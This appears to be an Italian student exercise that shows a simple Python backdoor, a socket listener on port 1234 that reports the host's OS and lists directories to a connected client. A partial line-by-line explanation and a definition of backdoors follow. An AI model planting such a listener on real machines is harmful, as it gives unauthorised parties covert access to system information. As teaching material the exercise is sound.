


## ESERCIZIO 4 SETTIMANA 3



```
kali@kali: ~/Desktop/Python_Samples
File Actions Edit View Help
GNU nano 6.0 backdoor.py *
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected: ", address)

while 1:
    try:
        data = connection.recv(1024)
    except:continue

    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```

### Spiegazione codice

Questo codice implementa una backdoor.

Andando riga per riga ecco la spiegazione su cosa fa questo codice.

- 1) Vengono importate le librerie per gestire le operazioni di rete.
- 2) Viene impostato l'indirizzo del server.
- 3) Viene impostata la porta su 1234.
- 4) Viene creato un socket.
- 5) Il socket creato viene associato all'indirizzo e alla porta specificati prima.
- 6) Il socket viene messo ad ascoltare, una connessione alla volta.
- 7) Viene accettata la connessione.
- 8) Stampa a schermo il messaggio "client connected" insieme al suo indirizzo.
- 9) Inizia il ciclo while per gestire il tutto.
- 10) Viene creato un try per gestire le eccezioni
- 11) Riceve i dati del client con dimensione massima di 1024 byte.
- 12) Viene impostata l'eccezione, se si verifica il programma continua.
- 13) Viene verificata la condizione del while.
- 14) Si ottengono informazioni sul sistema operativo e sull'architettura della macchina e vengono concatenate in una stringa.
- 15) La stringa viene inviata al client dopo essere stata codificata in byte.

### Spiegazione backdoor

Una backdoor, che letteralmente si traduce con "porta sul retro", è una via di accesso segreta di un sistema. È una via d'accesso che viene messa volontariamente dagli sviluppatori per consentire la manutenzione senza aver bisogno delle credenziali. Le backdoor possono essere implementate dai Black-hat per poter accedere in maniera remota ai sistemi, consentendogli di eseguire comandi e raccogliere dati e informazioni.

